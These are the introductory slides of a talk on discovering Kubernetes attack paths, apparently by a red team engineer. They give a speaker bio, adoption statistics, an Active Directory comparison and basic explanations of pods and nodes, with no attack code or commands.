

Read Only || RCE

Discovering New Kubernetes Attack Paths

Questions:

Graham@LowOrbitSecurity.com

Website

GrahamHelton.com

LowOrbitSecurity.com


meet the grahams

- Senior Red Team Engineer @ [Snowflake](#)
- Founder @ [Low Orbit Security](#)
- Enjoys:
 - Linux, Cloud, Kubernetes (obviously), research, breaking things
- Find me:
 - [GrahamHelton.com/blog](#)
 - [LowOrbitSecurity.com/radar](#)
 - [GrahamHelton.com/links](#)




Why This Discussion?


And I would like it to be a discussion, please put your questions in the chat!




84% of companies are using or evaluating Kubernetes



40% of companies site security as a challenge



26% of companies site lack of training as a challenge



Only 28% of companies are using only a managed cluster

Show Not Tell

Kubernetes is a vastly under-explored attack surface that is core infrastructure of many companies. **Offensive security** is the best way to demonstrate risk.

Active Directory


- Foundational technology
- Does many things // (poorly)
- Core to a business
- Has an ecosystem
 - SCCM
 - ADCS
 - etc...




Kubernetes

- Foundational technology
- Does many things
- Core to a business
- Has an ecosystem
 - Service mesh
 - Container Network Interfaces
 - etc...







WTF is a Kubernetes
&

Why would you use it?



Consider The Following

1. 1,000 students need a browser-based IDE
2. Each student gets their own isolated environment
3. Code must persist between sessions
4. Students log in and only see their own work
5. TAs and professors can view student submissions


How do you architect this?



Pods

- A logical container for your containers
- Pods run on nodes
- Treated as ephemeral
- Smallest “unit” of Kubernetes
 - This is your “landing zone” for RCE
- Pod networks are flat by default
- Pods can be assigned more or less permissions
- Sometimes pods need service accounts...

Node-1: Ubuntu 24.04




Nodes: Worker & Control

Control Nodes

- The 🧠 of a cluster
- API Server: Brokers communication you and the cluster.
- ETCD: Stores the state of the cluster.


ctlnode-1 Ubuntu 24.04



Worker Nodes


- The ❤️ of the cluster
- Nodes are the compute resource for Pods
- Pod breakout lands an attacker on a node.

Node-1: Ubuntu 24.04




Pods + Nodes == Cluster

